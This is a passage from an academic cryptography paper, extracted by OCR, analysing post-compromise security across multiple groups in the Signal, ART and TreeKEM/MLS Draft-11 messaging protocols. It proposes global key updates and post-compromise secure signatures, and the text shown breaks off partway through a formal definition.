Modern secure messaging protocols can offer strong security guarantees such as Post-Compromise Security (PCS) [18], which enables participants to heal after compromise. The core PCS mechanism in protocols like Signal [34] is designed for pairwise communication, making it inefficient for large groups, while recently proposed designs for secure group messaging, ART [19], IETF's MLS Draft-11 [7]/TreeKEM [11], use group keys derived from tree structures to efficiently provide PCS to large groups. Until now, research on PCS designs only considered healing behaviour within a single group.

In this work we provide the first analysis of the healing behaviour when a user participates in multiple groups. Surprisingly, our analysis reveals that the currently proposed protocols based on group keys, such as ART and TreeKEM/MLS Draft-11, provide significantly weaker PCS guarantees than group protocols based on pairwise PCS channels. In fact, we show that if new users can be created dynamically, ART, TreeKEM, and MLS Draft-11 *never* fully heal authentication.

We map the design space of healing mechanisms, analyzing security and overhead of possible solutions. This leads us to a promising solution based on (i) global updates that affect all current and future groups, and (ii) *post-compromise secure signatures*. Our solution allows group messaging protocols such ART and MLS to achieve substantially stronger PCS guarantees. We provide a security definition for post-compromise secure signatures and an instantiation.

1 Introduction

Post Compromise Security (PCS) [18] is a strong security property capturing a protocol's ability to "self-heal" after a participant has been compromised. PCS is a natural counterpart to notions such as forward secrecy, but achieving it usually requires keeping state in between sessions, and therefore additional design complexity.

The Signal protocol libraries [34] achieve PCS by so-called "asymmetric ratcheting", which is a way of updating a shared symmetric key with Diffie–Hellman keying material at each message. If an adversary compromises the state of one user, they can impersonate them; meanwhile, if the user is able to generate and transfer a new DH share to their partner without adversarial interference, his subsequent symmetric keys will again be unknown to the adversary and the state is "healed".[1]

Thus, PCS guarantees that if an adversary wants to eavesdrop on or impersonate a compromised participant at some future time, it must actively interfere in all of the participant's communications until that time, as well as continuing afterwards to avoid detection. This makes compromising a participant's state an unattractive attack vector.

Given the consequences and reality of credential theft [15, 22], and state actors' efforts at monitoring of mobile devices and the associated potential data loss [25, 39], the compromise scenario described above is not unrealistic. In fact, potential search of mobile devices by some state actors (which includes loss of keys) has been clearly publicized [1]; others, meanwhile, have taken a covert approach with the aim of collecting information following device access [35]. Either way, only protocols that offer PCS can automatically heal future communications following device compromise.

PCS has been analysed in the context of one-to-one communication models [17, 18], but few people in the modern era only ever message just one person (or device) at a time. With the rise of group messaging, discussion forums, and conference calls, it has become important to also consider the exact security guarantees of group protocols. This work illuminates a critical problem in group messaging, namely that *due to a*

*The views expressed in this document are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

†This work was supported by Microsoft Research through its PhD Scholarship Programme.

[1] In Signal, the asymmetric ratcheting is essentially an asynchronous variant of performing a sequence of Diffie-Hellman key exchanges, and deriving a session key from the keying material of all key exchanges processed so far. If an adversary cannot compute the DH key of even a single past DH exchange, e.g. because it only passively observed that DH exchange, it cannot derive any subsequent session keys.

lack of synchronized authenticity updates, PCS is not achieved for concurrent groups in ART and TreeKEM/MLS Draft-11, nor for future groups in any of the existing group messaging protocols, including Signal.

Individual Groups vs. Pairwise Channels Until recently, the protocols that offered PCS were inherently pairwise. To obtain PCS in groups, a simple solution would be to implement sending an update message m_u to a group of N members by sending it to each group member individually over $N-1$ pairwise channels. This leads to a complete communication graph and therefore communication and computation overhead for each sender scales linearly. This also impacts any servers that buffer data until the recipients come online, requiring buffer sizes that also scale linearly in N. For large groups, which can run into thousands (e.g., for Facebook, WhatsApp, and enterprise solutions such as Cisco Webex Teams), this has effectively meant that implementations instead fall back to simpler group protocols that do not offer PCS.

The quest for efficiently achieving PCS in large groups has driven the design of new protocols. The main two designs are ART [19] and MLS Draft-11 [7], which is based on the TreeKEM protocol [11]. Notably, the ongoing development of the Messaging Layer Security (MLS) protocol is driven by the MLS working group of the Internet Engineering Task Force (IETF). ART, TreeKEM, and MLS all use tree structures to compute group keys that are continuously updated by individual group members to achieve PCS. Whereas updates for pairwise keys scale linearly, updating group keys offers logarithmic scaling, thereby improving efficiency for large groups. Thus, these group-key based protocols aim to achieve the same security guarantees, only more efficiently.

In previous academic analyses, various aspects of these designs have been explored and improvements have been suggested. However, all of these analyses only consider the security guarantees of a single group.

Security beyond one group We perform the first analysis of the PCS healing properties of group messaging protocols that considers the interaction between multiple groups. In contrast to the previous works, our analysis reveals a significant difference in the PCS healing properties between the pairwise and group-key designs. As we will see in detail later, the underlying problem is that in the pairwise setting, the pairwise channel updates are shared across all groups, whereas updates in ART, TreeKEM, and MLS are not.

As an illustrative example, consider a party Alice from the earlier example, whose full state was compromised, e.g. during a security check at an airport. Following this, assume that while the adversary is temporarily passive, Alice sends an update message in a group G, which is received by all of its members, including Bob. Afterwards the adversary becomes active again. For both design approaches, this healing update stops the adversary from eavesdropping on G and impersonating Alice in the group G. However, there are substantial differences, including the following.

In groups based on pairwise PCS channels, we have that

- the adversary can still eavesdrop on messages received by Alice in any group G' that is not a subgroup of G, but
- the adversary can no longer impersonate Alice towards any member of G, in any group context.

In contrast, in group-key designs such as ART and TreeKEM/MLS Draft-11, we have that

- the adversary can still eavesdrop on messages received by Alice in any group $G' \neq G$, and
- the adversary can still impersonate Alice towards anyone in any group $G' \neq G$, including those not yet started, regardless of overlap in members between G and G'.

As a corollary, for the existing group-key designs, if the adversary can create new identities, it can always impersonate Alice towards Bob. Even if Alice updates all existing groups, by simply creating a new identity, e.g. Charlie, and starting a group consisting of Alice, Bob and Charlie the adversary can impersonate Alice towards Bob in that group. Thus, ART and TreeKEM/MLS Draft-11 have no mechanism to fully heal Alice w.r.t. Bob, since the adversary can always impersonate Alice to Bob in the future. This is especially surprising since the group-key designs were explicitly designed to (more efficiently) achieve the same security as the pairwise ones.

Our main contributions are the following:

1. We perform the first analysis of cross-group security effects in group messaging and their implications.
2. We identify substantial discrepancies between the security guarantees offered by state-of-the-art group messaging protocol designs that are based on pairwise channels and those that are based on group keys.
3. We map out the design space of group messaging protocols with respect to their key update mechanisms and their post-compromise security properties.
4. We propose a primitive and associated security model, post-compromise secure signatures, that enables stronger group messaging guarantees and sketch how it can be integrated in group messaging security models. To show that the definition is achievable, we provide an instantiation together with a proof of its security in our model.

Outline In Section 2 we provide an overview of the current group messaging space, including Signal, MLS, TreeKEM, and ART, before outlining the post-compromise security differences between the main protocol types in Section 3, where we present concrete scenarios. Section 4 investigates the design space in terms of possible update options, their security effects, and relative efficiency. Based on the selected solution from Section 4, Section 5 introduces PCS secure signatures, their security, and a construction. We sketch how to construct security models for group messaging that capture cross-group

security guarantees, and we consider the practical implications of the elevated security. We conclude in Section 6.

In Appendix A, we elaborate on the security guarantees of Signal's Sender Keys approach. In Appendix B, we revisit the concrete scenarios presented in Section 3, applying the solution proposed in Section 5. In Appendix C we provide further detail on our security model for PCS signatures, and possible future extensions.

The complete security proof can be found in the full version of this paper [20].

Related Work Since [16, 18], there has been a wave of works on post-compromise secure messaging and key exchange, including e.g., [4, 24, 27], but these works only consider pairwise communication. Some works have explored group messaging in modern protocols [36] but did not consider their PCS properties. ART [19] was the first design aiming to efficiently achieve PCS in group messaging.

Forward secure signature schemes [8] can be viewed as a related concept due to rotating the private key. In particular, forward secure signatures require that the public key remains the same over the lifetime of the key, while the private key updates. Security for such schemes is reliant on the inability of an attacker to forge signatures corresponding to any secret key sk_i, given knowledge of sk_{i^*}, where $i < i^*$. As in the general contrast between definitions of forward security and PCS, forward secure signatures are thus *backwards* focused. In comparison, PCS signatures consider the ability to heal following a compromise such that an attacker may no longer forge signatures for later signing keys. While forward secure signatures can operate by generating all certificates in advance [31], PCS signatures cannot; this serves to illustrate the divide between forward secure and PCS signatures.

Recently, there have been multiple works on continuous group key agreement (CGKA) in general and TreeKEM (or its variants) in particular. Each of the works considers CGKA in the single-group setting. [5] provided the first analysis of TreeKEM and proposed RTreeKEM, a TreeKEM version with improved FS properties. [6] studies the security of CGKAs in general and propose stronger new security notions and protocols. Another proof of TreeKEM is given in [3], which also introduces tainted TreeKEM, a modified version of the original TreeKEM with better efficiency in certain group settings.

This work explores the challenge of achieving PCS in secure group messaging, and compares possible routes towards achieving that goal. It also introduces PCS signatures and their use in terms of secure group messaging; applying ratcheting of signature keys to heal authentication has been considered in previous and concurrent works [28, 29]. Extending beyond that research, we handle PCS signatures as a separate primitive and address the context of group messaging where the signature key may be internal to the group or global as the identity. Ideas from forward secure signatures which are relevant include handling untrusted updates [13], and modelling an unpredictable number of time periods [33]. Various other works on forward secure signatures include [2, 21, 26, 32].

2 Background

In this section, we revisit the notion of PCS and existing group messaging approaches that achieve PCS.

2.1 Threat Model

The term Post-Compromise Security (PCS) was introduced in [18] and refers to the security guarantees that can be expected *after* a (potentially complete) compromise of a party. While some designs have previously informally offered this type of guarantee, it has only been formally studied since recent works such as [17, 18].

PCS is often viewed as the counterpart to forward secrecy (FS), which is concerned with the secrecy of communication *before* the event of compromise. However, whereas FS for the most part is concerned with the protection of confidentiality of past communication, for PCS both authentication and confidentiality are immediately relevant security properties.

Generally, PCS requires an "update" operation, in which a party shares a fresh secret with its peer using a forward-secure mechanism (i.e., such that a passive adversary cannot learn the secret; using e.g., a Diffie-Hellman exchange), which they then combine with the secrets they used previously (using e.g., a Key Derivation Function). PCS is the property that, if the adversary is passive during a single update, it does not learn the update's secret, which means that the session is "healed" from that point onwards, since all later secrets depend on that secret.

Following convention, we consider adversaries that have full network access. We distinguish between two classes of adversaries: *passive* adversaries and *active* adversaries. Passive adversaries only observe the network traffic, while active adversaries can manipulate it in arbitrary ways, e.g. dropping messages, injecting their own, etc. Additionally, adversaries have the ability to compromise arbitrary parties by obtaining their full state, including long-term identity keys.

2.2 Group Messaging in Signal

The core Signal protocol is a pairwise protocol [34], in which two participants continuously send each other asymmetric ratchet updates with each message. In practice, these are ephemeral public keys of the form g^z that are then combined with previous keying material using Diffie–Hellman constructions, to finally derive symmetric keys used for message transmission. If an adversary learns the state of a party A, but the real A afterwards manages to transmit a new ephemeral public key to the peer B while the adversary is passive, then the adversary is locked out of subsequent communications. Since

all future keys will depend on that update, the secret state of A is "healed".

Group messaging in the Signal libraries is done through one of two mechanisms. The first is to implement groups using the core pairwise protocol, i.e. point-to-point pairwise connections forming a complete graph over the set of group members, and the second is an alternative mechanism called *sender keys*. We summarize the main pairwise approach here (see Appendix A for details of using sender keys as an extension).

Using the Signal pairwise approach, a group does not correspond to a specific cryptographic mode, but is essentially a wrapper for sending each message to all group participants over individual pairwise channels. Thus, to send a message in the group $\{A,B,C,D\}$, A sends the message over the three pairwise channels $A \leftrightarrow B$, $A \leftrightarrow C$, and $A \leftrightarrow D$. Ergo, performing an asymmetric update in the group corresponds to sending three individual updates on the respective pairwise channels. If two parties share membership of multiple groups, messages in all those groups are sent over the same pairwise channel. Since pairwise channels are updated with every message sent (see [34]), we assume that when a party sends a message to a group, the pairwise channels to all other group members are updated. Authentication in Signal is based on a trust-on-first-use assumption, with no explicit ties to authentication during the protocol run [23].

2.3 Group Messaging in ART

ART was the first attempt to provide a group messaging scheme that efficiently provides PCS for large groups [19]. It uses a tree structure to represent groups, where each leaf of a tree corresponds to a group member, and in particular a party's current ephemeral public key. In general, every node in the tree is associated with a public key, where the corresponding private key is known to every member in the subtree with that node as root. This enables all members to compute the root of the tree using their private leaf key and the public keys of the nodes on the copath, which in turn allows them to compute the session key.

To start a group communication in ART, Alice generates an asymmetric "setup key" pair (s, g^s). Alice uses a member's ephemeral public key g^x (retrieved from the server) and the private setup key s to compute a Diffie–Hellman secret g^{xs} that is used as the initial asymmetric private key for that member's leaf, where $g^{\iota(g^{xs})}$ is the corresponding public key for the leaf. Doing this for each member enables Alice to compute the entire initial group tree even if the other members are currently offline. Other members can compute their initial private leaf key by combining their ephemeral private key x with the public setup key g^s. In subsequent updates, members replace the leaf values with public keys, the private key for which only they know. To achieve PCS, members update the group key by generating a new leaf key pair, and broadcasting the public key to the other members. All members then compute the new tree root key and combine it with the previous group key to obtain the new group key. Authentication is assumed in the ART design (similar to Signal), but not concretely specified.

2.4 TreeKEM/MLS Draft-11

MLS Draft-11 is an ongoing standardization effort by the IETF [7]. Similar to ART, it employs a tree-based group approach based on TreeKEM [11] for establishing and updating a symmetric group key. The tree used in MLS Draft-11 is a left-balanced binary tree. Members, leaf nodes, and public keys are associated as in ART.

To achieve PCS for a particular group, a member generates a secret string from which they derive two other secret strings – a path secret and a node secret. From the node secret, they derive a new leaf node key pair. From the path secret, they again derive a path secret and a node secret, using the node secret to derive a new key pair for their parent node, and using the path secret to continue the same process up the tree. Thus new key pairs are derived for every node on the direct path between the member's leaf node and the root. A hybrid public key encryption algorithm is used to encrypt the requisite update secrets to the nearest public key known for every member. Finally, from the root node path secret, they derive a new group secret.

Every member within an MLS group is associated with an identity public signature key and the protocol ensures that members agree on the list of group participants, as represented by the public signature keys. Messages involved in performing the update operation described above are authenticated using this signature key.


3 Multi-Group Security


In this section we demonstrate consequences arising from the two different design approaches: Approach 1 implementing groups over pairwise channels as in Signal, and Approach 2 using group-keys as in ART/TreeKEM/MLS Draft-11. We demonstrate this using concrete scenarios. Henceforth we differentiate between keys used within groups (*local-level* keys) and those used across groups (*global-level* keys).

Recall that in the pairwise approach, if a party is a member of multiple groups, these groups do not exist independently of each another but instead rely on the same pairwise channels between their participants. In contrast, in MLS and ART, groups are independent with the possible exception of a party's signature key.

As this discussion is based on existing protocol designs, we follow the practice of Signal and MLS in assuming long-term identity keys per party and symmetric keys within groups (either pairwise or as a shared group key). Furthermore, we assume that long-term the identity keys are used to sign updates to the symmetric group keys (i.e. global-level asymmetric

Table 1: Comparing the post-compromise security properties of groups built from pairwise channels or group keys

<table>
<tr><td>Scenario 1


A gets compromised before t_1. While the adversary is passive, A sends an update message m_u to B and an update message m'_u to C over their private channels, which is equivalent to sending in the respective groups of size two. After t_2 she sends a message m, in a group containing A, B, and C.</td><td>Scenario 2


A gets compromised before t_1. She then sends an update message m_u in a large group (which includes B) while the adversary is passive. After t_2 A sends a regular message m just to B.</td></tr>
<tr><td colspan="2">Question: Is m secure?</td></tr>
<tr><td colspan="2">Approach 1: All group communication implemented using pairwise channels with PCS</td></tr>
<tr><td>Yes: The messages m_u and m'_u “heal” the compromise for the $\{A,B\}$ and $\{A,C\}$ channels; even when the adversary becomes active after t_2, they can no longer eavesdrop or insert data on those channels. Furthermore, since the group $\{A,B,C\}$ uses the pairwise channels, the group has now also healed.

In terms of channels that are still vulnerable, the adversary can still start completely new conversations or groups after a compromise. If members do not have any previously established channels to heal, then this possibility persists.</td><td>Yes: Sending a message m_u to the group $\{A,\ldots,F\}$ uses, and therefore heals, all the pairwise channels between A and the other participants, and therefore also all possible groups consisting of a subset of the original group participants. Because the transmission of m uses the channel that was healed when m_u was received, m is secure.

However, the healing does not include “mixed” groups comprised of a subset of the original group participants as well as other non-participants; i.e. the pairwise channels to non-participants are not healed.</td></tr>
<tr><td colspan="2">Approach 2: Group channel using group keys with PCS (ART, TreeKEM, MLS Draft-11)</td></tr>
<tr><td>No: The messages m_u and m'_u heal the pairwise channels. However, since the group with $\{A,B,C\}$ exists independently of the pairwise channels, its group key is not healed (or is completely new). Hence the adversary can learn or forge the final message m.

As a corollary, if the adversary can dynamically create new users, then it can always impersonate A to B by creating a new user Z and a group consisting of A, B and Z. In the context of that group, the adversary can impersonate A towards B even after every other group had previously been udpated.</td><td>No: The update message m_u heals the group $\{A,\ldots,F\}$. from the compromise. However, the subgroup $\{A,B\}$ is not healed, and m is therefore not secure.

Unlike the pairwise channel case, none of subgroups of the group updated between t_1 and t_2 is healed. Additionally, if a given subgroup did not yet exist, the adversary can create it, impersonating Alice to the newly created group.</td></tr>
</table>

keys authenticate local-level symmetric key updates). For the pairwise approach, we consider PCS with regard to the aggregation of all pairwise symmetric keys between all group members. An update to a group means individual updates to all pairwise channels. Similarly, for the group-key approach, we consider PCS with regard to the actual group key, where an update operation means an update to the group key shared by the respective group. For the purposes of the following discussion, *compromise* refers to full state compromise.

For illustration purposes we consider two scenarios in both approaches. These are not exhaustive, but suffice to convey the main ideas. We introduce the two scenarios and evaluate the security of the two approaches respectively in Table 1. The following is a practical example of Scenario 2.

Example 1. *Consider a large company's messaging group that includes all employees. After Alice (the CEO) is compromised, she sends a message to the entire group.*

In Approach 1, the update action implicit in the message heals all future communications with anyone in the company, including all individual channels and subgroups. However, the adversary can still impersonate Alice towards parties outside the company that Alice did not have a channel with at the time of compromise. In Approach 2 (ART, MLS Draft-11),

the update action heals only the group and the adversary can continue to impersonate Alice to other employees on pairwise channels until Alice has sent an update message to each of them individually. Additionally, even a passive adversary can continue to eavesdrop on all other groups that Alice was already in (including pairwise channels) until they are updated individually. Finally and most importantly, even after sending updates to every existing subgroup and every individual channel, the adversary can still create new subgroups and impersonate Alice towards anyone in those subgroups.

If we only consider a *passive adversary*, we can already show a significant difference between the approaches. Suppose Alice is in groups $G^1, \ldots, G^N$ when she is compromised. In Approach 1, once Alice sends a single update message to the supergroup $G = \bigcup_{i=1}^{N} G^i$ (or to several groups as long as their union contains G), she is completely healed with respect to the passive adversary. The underlying reason is that such updates cause an update of all the underlying pairwise channels, thereby essentially replacing all encryption keys that the attacker might have learned during the compromise. In Approach 2, Alice is only completely healed once she has sent update messages in *all* groups $G^1, \ldots, G^N$. Until that point, the adversary can still eavesdrop on all groups in which she has not yet sent an update message.

For an *active adversary*, the situation is worse. In Approach 1, sending an update to G also heals all future groups that are subgroups of G, even if they were not yet active during the compromise. In Approach 2, while the group key of G can be updated, the re-use of authentication keys implies that the adversary remains capable of impersonating Alice in any group unless there has been an explicit update to that group. This notably includes new groups created by the adversary, where they can include Alice and any other party it wishes to impersonate Alice towards.

These observations point to the fact that in Approach 2, PCS per the original definition [18] is not achieved in these approaches due to the *scope of the update*: in Approach 1, each update message heals a previously compromised sender with respect to the recipient for all future communications between them, irrespective of the context. In contrast, in the group proposals in ART and MLS Draft-11, a previously compromised sender's update message only heals the group context it was sent to.

4 Design Space

The previous analysis raises the obvious question: is it possible to provide efficient group messaging solutions that offer PCS with similar (or even better) healing properties than the pairwise solution? Our aim is to extend the group-key based approach from ART and TreeKEM with additional PCS mechanisms to achieve stronger guarantees at minimal cost.

The underlying problem of the scenarios in the previous section is one of scope: the updates to the group keys only healed the specific group, whereas the updates to pairwise keys healed those channels in all groups.

4.1 Design space elements

In this section we explore the design space of updating keys. We consider two main axes: which keys are updated, and how their updates are scheduled.

In the current designs for ART and TreeKEM, only group keys are updated, and in Signal's pairwise channels for groups, only pairwise channel keys are updated. There is no *a priori* reason to only update a single key type, and we may consider updates to symmetric group keys and asymmetric data signing keys separately. Furthermore, one may consider additional (identity) signature keys used to authenticate parties – signature keys that are not bound to a particular group. In MLS, for example, updatable group-specific signature keys have been considered [10]. Consequently, we choose to explore designs that may include any of these three key types, and which may update them individually or jointly.

We will differentiate between two main scheduling options for key updates. The first is scheduling on the basis of communication activity, e.g., after N messages were sent. We can further subdivide this option: we can schedule on the basis of communications in a single group or in all groups. The second is scheduling independently of communication activity, e.g., after T time units.

4.2 Informal analysis

We summarize our informal analysis in Table 2 and Table 3 and explain the considerations in detail below.

Table 2 compares updates for healing of confidentiality. In the first column we have updates to a group-specific symmetric encryption key, gk^i, triggered by activity within the same group. Since the effect is internal to the group, PCS is broken in concurrent groups (2nd Group Attack), the healing does not affect future groups (NF), and the computational overhead is $O(1)$ in the minimum number of keys that must be updated by a party A (see Table 2).

In the second column, we see the case that update of gk^i is triggered by activity (such as the number of messages A has sent) within any group, causing leakage of activity frequency information in other groups (InfoLeak). For example, if A messages frequently in group i, then all groups will be frequently updated; however, if A has little activity in group j, then other members of group j can deduce information about A's activity level in other groups, breaking privacy. While this implies that all groups of a party are updated simultaneously, preventing concurrent group attacks, healing does not affect future groups. The computational overhead mirrors the number of groups that must be updated.

Table 2: **Design space: updated keys, scheduling updates, and consequences for confidentiality healing. Legend in Table 4.**

	Scheduling Updates for Confidentiality Keys		
	Communication Activity Related		**Periodic**
Keys updated	Within group i	Within any group	Epoch-based
Sym. group key: gk^i	Heal conf: group i 2nd Group Attack/NF $O(1)$ Sym. Updates	Heal conf: all groups InfoLeak/NF $O(N)$ Sym. Updates	Heal conf: all groups NF $O(N)$ Sym. Updates

Table 3: **Design space: updated keys, scheduling updates, and consequences for authentication healing. Legend in Table 4.**

	Scheduling Updates for Authentication Keys		
	Communication Activity Related		**Periodic**
Keys updated	Within group i	Within any group	Epoch-based
Asym. group key pair: (sk_A^i, pk_A^i)	Heal auth: group i 2nd Group Attack/NF $O(1)$ Asym. Updates	Heal auth: all groups InfoLeak/NF $O(N)$ Asym. Updates	Heal auth: all groups NF $O(N)$ Asym. Updates
Asym. global key pair: (sk_A, pk_A)		Heal auth: all groups + F InfoLeak $O(1)$ Asym. Updates	Heal auth: all groups + F $O(1)$ Asym. Updates

Table 4: Legend for Section 4

Notation	**Explanation**
gk^i	Symmetric key for a group i.
(sk_A^i, pk_A^i)	A's asymmetric key pair for a group i.
(sk_A, pk_A)	A's asymmetric global key pair (identity key).
	Non-functionality, e.g. when a global update impacts only a particular group.
InfoLeak	Updates which are not set to occur at an identity-level fixed epoch regularity leak information about individual group-level activity. If updates are set to occur at an identity-level fixed epoch regularity, then PCS is achievable at the specified epoch frequency.
2nd Group Attack	PCS is broken under a second group (e.g. concurrent group or sequential group). A's update in group G^i does not apply to other groups $\{G^1, \ldots, G^N\} \setminus \{G^i\}$.
NF	No future groups (which A has yet to join) achieve PCS following the specified key updates.
+ F	Future groups (which A has yet to join) achieve PCS following the specified key updates.
$O(N)$ sym. (resp. asym.) key updates	An update with the given *Additional effects* requires $O(N)$ update calculations of symmetric (resp. asymmetric) keys.
$O(1)$ sym. (resp. asym.) key updates	An update with the given *Additional effects* requires $O(1)$ update calculations of symmetric (resp. asymmetric) keys. If a calculation requires 1 symmetric and 1 asymmetric key update, we consider the higher computational cost, i.e. $O(1)$ asymmetric key updates.

Using a time-based update trigger, the third column considers updates by epochs. As these updates apply to all current groups (but not future groups, hence NF), the computational overhead is linear in the total number of groups the party is a member in. As the update is unrelated to group activity, it does not leak information.

Critically, all column options do not apply PCS healing to future groups. This is due to the fact updates are *local* to groups and therefore only apply to pre-existing ones. Likewise, since updates are to symmetric keys only, authenticity is not healed in any column.

Table 3 compares updates for healing of authenticity, where authentication keys may be asymmetric and group-specific, or global identity keys. Updates to a global signature key achieve PCS for authenticity with a single update (row two) vice the $O(N)$ computational overhead of per-group updates. Notably, global updates apply PCS to future groups as well.

4.3 Global-level vs. Local-level Updates

The discussion above points towards a conclusion that differentiates between local-level and global-level updates. Forward Secrecy (FS) for the group key, as described in Section 2, con-

siders attacks at the local-level (compromise of session key) while PCS per the original definition [18] is about attacks at both the local-level and global-level (compromise of the session and identity keys). Thus, to achieve local-level guarantees (e.g. group key FS), it is logically only necessary to update keys at that level, while achieving global-level guarantees (e.g. PCS) it is necessary to update global-level keys (i.e. identity keys). Global-level key updates include aggregated updates to all group keys owned by a party (i.e. epoch updates of either symmetric or asymmetric keys) or direct updates to the asymmetric identity keys. Reduction of overall computational overhead subsequently underscores the relative benefit of updating only the asymmetric identity keys.

It is possible to achieve single group-specific PCS without updating global-level keys, as in MLS Draft-11. However, the PCS guarantees then only apply to the specific group and do not extend to other groups a party A may be a member in, leaving collateral and residual effects (see Section 3).

4.4 Sharing randomness across updates

To improve efficiency, one could argue for re-use of updates among groups or among scopes (local/global), in order to prevent concurrent group attacks while simultaneously avoiding an $O(N)$ overhead. However, this entails reusing keying material – e.g. a party uses the same keying material from an update in one group to update their other groups (or to update global keys such, as identity signature keys). We discard this optimization on two grounds. First, the updates sent in ART and TreeKEM need to be encrypted individually for the nodes on the copath in a specific group – which means that no bandwidth is saved by re-using update material, and updates are linear in the number of groups. Second, from a secure design perspective, and to simplify proofs, we want to maintain maximum key separation.

4.5 Optimizing Update Type Selection for Confidentiality and Authenticity

When authenticity PCS is achieved via periodic asymmetric key updates, (i.e. optimizing selection in Table 3, we achieve the added benefit of future group PCS and protection against concurrent group attacks. It is therefore possible to combine this option with that of either the first or third column of Table 2, to PCS heal both authenticity and confidentiality – covering future groups and without information leakage or concurrent group attacks.

If authentication has been healed, an adversary may not inject updates into any group, but may continue to eavesdrop until confidentiality has also been healed. Thus, an epoch-based confidentiality healing solution may be ideal (column three), but it is also an option to optimize on computational overhead and update groups ad-hoc dependent on activity levels (column one). If a party is a member of many, albeit largely inactive groups, this option may be of particular interest. The computational overhead of these solution combinations would be $O(1)$ asymmetric updates, and either $O(N)$ epoch-based symmetric updates or $O(1)$ ad-hoc symmetric updates.

4.6 Update Frequency by Type

Assessing the appropriate relative frequency of update type (i.e. of asymmetric signature keys or symmetric group keys) depends on the overall security goals. Here we consider the consequences of different update types (for confidentiality/authenticity) following a compromise, before aggregating that view over all possible compromise epochs. We assume the scenario of the following update combination for achieving authenticity and confidentiality in a group, following from the discussion in Section 4.2 and optimizing for efficiency: a global signature key pair (sk, pk) with epoch-based updates and a symmetric group key gk^i with group i internal activity-related updates.




Figure 1: Update order: signature key first.




Figure 2: Update order: group key first.

Case 1: Update (sk, pk) before gk^i Suppose that an adversary $\mathcal{A}$ compromises Alice at time t_0 per Fig. 1, followed sequentially by an update to sk at some later point, and finally an update to gk^i.

$t_0 - t_1$**:** The entire state of Alice is compromised.

$t_1 - t_2$**:** $\mathcal{A}$ can act as a passive attacker in any group G^j which Alice was a member of at t_0, but cannot act as an active attacker.

$t_2 \rightarrow$ **:** Alice is healed in group i. $\mathcal{A}$ can still act as a passive attacker in groups $\{1\ldots,N\} \setminus \{i\}$ until gk^j is healed.

Case 2: Update gk before sk Suppose that Alice is compromised at time t_0 per Fig. 2 as in Case 1, but instead updates the gk^i before (sk, pk).

$t_0 - t_1$**:** The entire state of Alice is compromised.

$t_1 - t_2$**:** $\mathcal{A}$ cannot act as a passive attacker in group G^i, but can act as a passive attacker in any group $\{1,\ldots,N\} \setminus \{i\}$ and as an active attacker in group i.

$t_2 \rightarrow$ **:** If $\mathcal{A}$ has not injected updates between t_1 and t_2, Alice is healed in group i. $\mathcal{A}$ can still act as a passive attacker in groups $\{1,\ldots,N\} \setminus \{i\}$ until gk_j is healed.

In consequence of the above cases, updates to group encryption keys provide a short-term confidentiality-focused solution, blocking out passive attackers in a specific group. They do not provide a long-term confidentiality-focused solution, since an attacker can still impersonate Alice, and provide updates in other existing and future groups. Updates to signature keys, on the other hand, provide a long-term authenticity-focused solution, ensuring that any encryption key updates following the signature key update are valid. This validity then propagates to benefit long-term confidentiality through the use of updated encryption keys.

Some applications may prioritize immediate message privacy in a particular group i over long-term effects in all groups $\{1,\ldots,N\}$, or may enforce epoch-based group updates for $\{gk^1,\ldots,gk^N\}$. Nonetheless, "locking out" an attacker as in Case 1 is arguably preferred, given the cost/benefit balance of confidentiality in a single group vice blocking impersonation.

In practice, it is not usually possible to know the point of compromise t_0. Consequently, let $n_{(sk,pk),t}$ be the number of updates made to (sk,pk) in a given time period t and let $n_{gk^i,t}$ be the number of updates made to gk^i in the same time period. If $n_{(sk,pk),t} > n_{gk^i,t}$ it follows that, for a random compromise of Alice in t, the probability of achieving Case 1 security is higher than achieving Case 2 security. If $n_{gk^i,t} > n_{(sk,pk),t}$, the converse holds.

5 Solution and High-Level Comparison

Our analysis points to two important aspects of a solution:

1. global-level updates are necessary for effective PCS group healing comparable to pairwise messaging solutions, and
2. secure updates to identity keys are necessary to ensure authentication after compromise, ideally across groups.

In this extended abstract, we focus on the second point, and address the first point in detail in the extended version. At the end of this section we will nevertheless sketch how these aspects together may achieve stronger PCS guarantees.

Concretely, we first introduce the notion of a *Ratcheting Digital Signature* (RSIG) scheme, which formally captures the type of rotating signatures we require, and the associated *Post-Compromise Secure Signature* (PCS-SIG) security notion. We then provide an RSIG construction based on an EUF-CMA secure signature scheme, and provide a security proof in the full version of this paper [20]. Finally, we show how this solution can be used to achieve the PCS guarantees aimed for in the goals of MLS and ART.

5.1 Post-Compromise Secure Signatures

Forward-secure signatures were first proposed by Bellare and Miner [9]. However, as with the general distinction between FS and PCS, the security demands on the signature scheme proposed above show a different security goal than FS. Consequently we propose PCS-Signatures. We instantiate it using an existentially unforgable signature scheme that effectively ratchets its keys. It differs from the key evolving signatures used for forward-secure signatures in that not only the secret but also the public key is updated. Subsequently we introduce the PCS-Signature security game.

Definition 1 (Ratcheting Digital Signatures)**.** *A* ratcheting digital signature *scheme is a tuple of algorithms* $\text{RSIG} = (\text{RSIG.Gen}, \text{RSIG.Update}, \text{RSIG.RcvUpdate}, \text{RSIG.Sign}, \text{RSIG.Verify})$*, where:*

